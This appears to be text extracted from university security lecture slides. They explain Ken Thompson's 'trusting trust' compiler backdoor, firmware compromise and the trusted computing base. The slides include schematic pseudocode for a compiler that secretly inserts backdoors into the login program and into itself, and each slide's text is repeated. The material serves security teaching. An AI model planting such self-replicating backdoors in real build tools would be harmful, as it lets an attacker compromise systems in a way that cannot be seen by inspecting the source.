
Ken Thompson’s clever Trojan (CACM Aug. 1984) Turing award lecture What code can we trust?<br>
39

What code can we trust? Can we trust the “login” program in a Linux distribution? (e.g. Ubuntu)
No! the login program may have a backdoor
⇾ records my password as I type it
Solution: recompile login program from source code
Can we trust the login source code?
No! but we can inspect the code, then recompile<br>
No! the login program may have a backdoor
⇾ records my password as I type it
Solution: recompile login program from source code
Can we trust the login source code?
No! but we can inspect the code, then recompile<br>
40

Can we trust the compiler? No! Example malicious compiler code: compile(s) {
if (match(s, “login-program”)) {
compile(“login-backdoor”);
return
}
/* regular compilation */
}<br>
if (match(s, “login-program”)) {
compile(“login-backdoor”);
return
}
/* regular compilation */
}<br>
41

What to do? Solution: inspect compiler source code,
then recompile the compiler
Problem: C compiler is itself written in C, compiles itself
What if compiler binary has a backdoor?<br>
Problem: C compiler is itself written in C, compiles itself
What if compiler binary has a backdoor?<br>
42

Thompson’s clever backdoor Attack step 1: change compiler source code: compile(s) {
if (match(s, “login-program”)) {
compile(“login-backdoor”);
return
}
if (match(s, “compiler-program”)) {
compile(“compiler-backdoor”);
return
}
/* regular compilation */
}<br>
if (match(s, “login-program”)) {
compile(“login-backdoor”);
return
}
if (match(s, “compiler-program”)) {
compile(“compiler-backdoor”);
return
}
/* regular compilation */
}<br>
43

Thompson’s clever backdoor Attack step 2:
Compile modified compiler ⇒ compiler binary
Restore compiler source to original state
Now: inspecting compiler source reveals nothing unusual
… but compiling compiler gives a corrupt compiler binary
Complication: compiler-backdoor needs to include all of (*)<br>
Compile modified compiler ⇒ compiler binary
Restore compiler source to original state
Now: inspecting compiler source reveals nothing unusual
… but compiling compiler gives a corrupt compiler binary
Complication: compiler-backdoor needs to include all of (*)<br>
44

What can we trust? I order a laptop by mail. When it arrives, what can I trust on it?
Applications and/or operating system may be backdoored ⇒ solution: reinstall OS and applications
How to reinstall? Can’t trust OS to reinstall the OS. ⇒ Boot Tails from a USB drive (Debian)
Need to trust pre-boot BIOS, UEFI code. Can we trust it? ⇒ No! (e.g. ShadowHammer operation in 2018)
Can we trust the motherboard? Software updates?<br>
Applications and/or operating system may be backdoored ⇒ solution: reinstall OS and applications
How to reinstall? Can’t trust OS to reinstall the OS. ⇒ Boot Tails from a USB drive (Debian)
Need to trust pre-boot BIOS, UEFI code. Can we trust it? ⇒ No! (e.g. ShadowHammer operation in 2018)
Can we trust the motherboard? Software updates?<br>
45

So, what can we trust? Sadly, nothing … anything can be compromised
but then we can’t make progress
Trusted Computing Base (TCB)
Assume some minimal part of the system is not compromised
Then build a secure environment on top of that
will see how during the course.<br>
but then we can’t make progress
Trusted Computing Base (TCB)
Assume some minimal part of the system is not compromised
Then build a secure environment on top of that
will see how during the course.<br>
46
THE END Next lecture: control hijacking vulnerabilities<br>